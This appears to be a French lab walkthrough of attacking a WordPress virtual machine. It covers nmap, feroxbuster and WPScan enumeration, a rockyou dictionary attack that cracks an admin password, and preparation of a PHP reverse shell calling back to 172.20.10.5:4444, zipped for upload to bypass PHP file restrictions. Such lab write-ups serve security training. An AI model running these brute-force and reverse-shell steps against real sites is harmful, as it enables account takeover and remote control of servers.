
└─(root㉿serveur)-[~]
# nmap 172.20.10.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-14 13:48 GMT
Nmap scan report for 172.20.10.7
Host is up (0.0051s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:DF:21:5A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds


```

Après avoir identifié la cible, nous avons utilisé la commande `nmap -sC -sV 172.20.10.7` ou `nmap 172.20.10.7` pour scanner les ports ouverts et obtenir des informations sur les services actifs.

Ce scan nous a permis de découvrir les ports http et ssh sont ouverts.



Après avoir identifié la présence d'un serveur web actif (port 80), une tentative d'accès via un navigateur a permis de découvrir que le site est propulsé par WordPress, une plateforme largement utilisée mais aussi régulièrement exploitée par les attaquants à cause de ses nombreux composants tiers et configurations vulnérables.



- `wpscan --url http://172.20.10.7/ --enumerate`

Dans le but de recenser les vulnérabilités exploitables, nous avons employé l'outil WPScan, conçu pour l'audit de sécurité des plateformes WordPress. Cet outil permet d'identifier les failles connues au sein de la plateforme WordPress.

```
[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] recon
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://172.20.10.7/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] reconauthor
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Cette commande effectue un scan complet du site WordPress pour repérer les éléments visibles et les failles associées, ce qui permet de planifier des attaques ciblées.

Pour repérer les pages vulnérables on applique la commande feroxbuster -u http://172.20.10.7/

```
(root@serveur)-[~]
└─# feroxbuster -u http://172.20.10.7/
[...]
by Ben "epi" Risher 🌐 ver: 2.11.0
Target Url          http://172.20.10.7/
Threads            50
Wordlist           /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes       All Status Codes
Timeout (secs)     7
User-Agent         feroxbuster/2.11.0
Config File        /etc/feroxbuster/ferox-config.toml
Extract Links     true
HTTP methods       [GET]
Recursion Depth   4

Press [ENTER] to use the Scan Management Menu

[004] GET  9l  31w  273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
[003] GET  9l  28w  276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET  9l  28w  315c http://172.20.10.7/wp-content => http://172.20.10.7/wp-content/
301 GET  9l  28w  313c http://172.20.10.7/wp-admin => http://172.20.10.7/wp-admin/
301 GET  9l  28w  316c http://172.20.10.7/wp-includes => http://172.20.10.7/wp-includes/
[000] GET  0l  0w  0 http://172.20.10.7/wp-includes/class-json.php
[000] GET  0l  0w  0 http://172.20.10.7/wp-includes/class-wp-customize-section.php
200 GET  0l  0w  0 http://172.20.10.7/wp-includes/class-wp-block-type-registry.php
[000] GET  0l  0w  0 http://172.20.10.7/wp-includes/class-wp-text-diff-renderer-inline.php
301 GET  9l  28w  322c http://172.20.10.7/wp-admin/includes => http://172.20.10.7/wp-admin/includes/
301 GET  9l  28w  320c http://172.20.10.7/wp-admin/images => http://172.20.10.7/wp-admin/images/
301 GET  9l  28w  323c http://172.20.10.7/wp-content/upgrade => http://172.20.10.7/wp-content/upgrade/
200 GET  4l  18w  951c http://172.20.10.7/wp-admin/images/align-center.png
200 GET  4l  33w  2935c http://172.20.10.7/wp-admin/images/list-2x.png
200 GET  6l  16w  2030c http://172.20.10.7/wp-admin/images/list.png
200 GET  4l  9w  403c http://172.20.10.7/wp-admin/images/comment-grey-bubble-2x.png
200 GET  5l  14w  862c http://172.20.10.7/wp-admin/images/align-right.png
200 GET  3l  12w  958c http://172.20.10.7/wp-admin/images/align-left.png
200 GET  1l  5w  100c http://172.20.10.7/wp-admin/images/resize.gif
200 GET  2l  7w  689c http://172.20.10.7/wp-admin/images/bubble_bg.gif
200 GET  1l  7w  230c http://172.20.10.7/wp-admin/images/media-button-video.gif
200 GET  1l  5w  260c http://172.20.10.7/wp-admin/images/resize-rtl-2x.gif
[000] GET  0l  0w  0 http://172.20.10.7/recon/index.html
```

#### •la commande Touch users

Pour simuler une attaque par force brute sur WordPress, un fichier nommé **users** a été créé avec le nom d'utilisateur **reconauthor**. Ce fichier est utilisé par WPScan pour essayer plusieurs mots de passe à l'aide d'un dictionnaire.



Le fichier **rockyou.txt.gz** contient un dictionnaire de mots de passe. Il doit être décompressé pour pouvoir être utilisé lors de l'attaque par force brute.

```
wpscan --url http://172.20.10.7/p-login.php --usernames usera --passwords rockyou.txt
```


grâce à cette commande nous avons pu cracker

- Puisque l'application utilise WordPress, nous tentons d'accéder à l'interface d'administration en entrant dans la barre d'adresse : **@IP(cible)/wp-admin**.


```


CLIENT 1  SERVER
root@server:~ Apr 14 15:05
[+] WordPress readme found: http://172.20.10.7/wp-login.php/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] This site seems to be a multisite
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| Reference: http://codex.wordpress.org/Glossary#Multisite
[+] The external WP-Cron seems to be enabled: http://172.20.10.7/wp-login.php/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 5.3.18 identified (Outdated, released on 2024-06-24).
| Found By: Most Common Wp Includes Query Parameter In Homepage (Passive Detection)
| - http://172.20.10.7/wp-includes/css/dashicons.min.css?ver=5.3.18
| Confirmed By:
| Common Wp Includes Query Parameter In Homepage (Passive Detection)
| - http://172.20.10.7/wp-includes/css/buttons.min.css?ver=5.3.18
| - http://172.20.10.7/wp-includes/js/wp-util.min.js?ver=5.3.18
| Query Parameter In Install Page (Aggressive Detection)
| - http://172.20.10.7/wp-includes/css/dashicons.min.css?ver=5.3.18
| - http://172.20.10.7/wp-includes/css/buttons.min.css?ver=5.3.18
| - http://172.20.10.7/wp-admin/css/forms.min.css?ver=5.3.18
| - http://172.20.10.7/wp-admin/css/l10n.min.css?ver=5.3.18
[+] The main theme could not be detected.
[+] Enumerating All Plugins (via Passive Methods)
[+] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:07 <===== (137 / 137) 100.00% Time: 00:00:07
[+] No Config Backups Found.
[+] Performing password attack on Wp Login against 2 user/s
Error: Server error, try reducing the number of threads.
Trying recon / miami1 Time: 00:44:13 <
[SUCCESS] - reconauthor / football
Trying recon / dancer2 Time: 00:44:23 <
> (17865 / 28688784) 0.06% ETA: ???:??
> (18236 / 28697774) 0.06% ETA: ???:??
root@server:~ Log in | recon -- WordPress -- Me... .
mouse pointer inside or press Ctrl+G.

```



Ayant réussi à obtenir un nom d'utilisateur et un mot de passe valide grâce à l'attaque par dictionnaire, nous allons désormais accéder à l'interface d'administration de WordPress.





Pour la suite de ce travail je vais travailler avec le sous réseau 172.20.10.0 et ici la nouvelle adresse de la machine cible est 172.20.10.3

Après s'être connecté à l'interface d'administration de WordPress, l'objectif est d'injecter un script PHP de type reverse shell afin d'obtenir un accès distant à la machine cible. Pour cela, on utilise la commande locate php-reverse afin de retrouver rapidement le chemin du fichier php-reverse-shell.php, généralement présent sur Kali Linux. Une fois le fichier localisé, on accède au répertoire concerné. Ensuite, un fichier index.html est créé, contenant un code HTML simple. Ce fichier servira de support pour intégrer le reverse shell lors de l'étape suivante, facilitant ainsi son exécution depuis le navigateur.

Cette commande locate php-reserve nous a permis de localiser le fichier reverseshell.php

```
(root@serveur)-[~]
# locate php-reverse
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

(root@serveur)-[~]
#
```

Passons à la Confirmation de l'emplacement du fichier revershell dans le répertoire

```
(root@serveur)-[~]
# cd /usr/share/webshells/
--(root@serveur)-[/usr/share/webshells]
# cd php
--(root@serveur)-[/usr/share/webshells/php]
# ls
findsocket      php-reverse-shell.php  simple-backdoor.php
php-backdoor.php  qsd-php-backdoor.php

--(root@serveur)-[/usr/share/webshells/php]
#
```

On commence par copier le fichier php-reverse-shell.php dans notre répertoire de travail (/home/kali/Desktop), en le renommant en index.php à l'aide de la commande suivante :

```
php-backdoor.php  qsd-php-backdoor.php

--(root@serveur)-[/usr/share/webshells/php]
# cp php-reverse-shell.php /home/mado/Desktop/index.php

--(root@serveur)-[/usr/share/webshells/php]
#
```

On crée le fichier html nommé "index.html" contenant coucou madeleine

```
(root@serveur)-[/home/mado/Desktop]
# nano index.html
```

Il est maintenant nécessaire de modifier ce fichier pour adapter le reverse shell à notre environnement.

Pour cela, on remplace l'adresse IP par défaut par celle de notre machine attaquante (Kali) qui est 172.20.10.5 , et on configure le port d'écoute à 4444, un port généralement libre, sur lequel notre machine sera en attente de connexions entrantes. Cela permet de préparer la connexion inversée, qui sera établie une fois le script exécuté depuis la cible.

```
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and >
// Some compile-time options are needed for daemonisation (like pcntl, posix). These >
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.


set_time_limit (0);
$VERSION = "1.0";
$ip = '172.20.10.5'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

Une fois notre reverse shell PHP prêt, nous créons une archive ZIP nommée mado.zip, contenant les fichiers index.php (le reverse shell) et index.html, à l'aide de la commande zip. Cette technique permet de contourner d'éventuelles restrictions empêchant le téléchargement direct de fichiers PHP sur le site WordPress ciblé. Une fois l'archive générée, nous utilisons la commande ls pour vérifier sa présence dans le répertoire de travail.(Pour zipper le fichier index.html et index.php en mado .zip afin de permettre lors de l'uploading de charger les deux fichiers en même temps)


```
[root@serveur] [/home/mado/Desktop]
# zip mado.zip index.php index.html
adding: index.php (deflated 59%)
adding: index.html (deflated 72%)

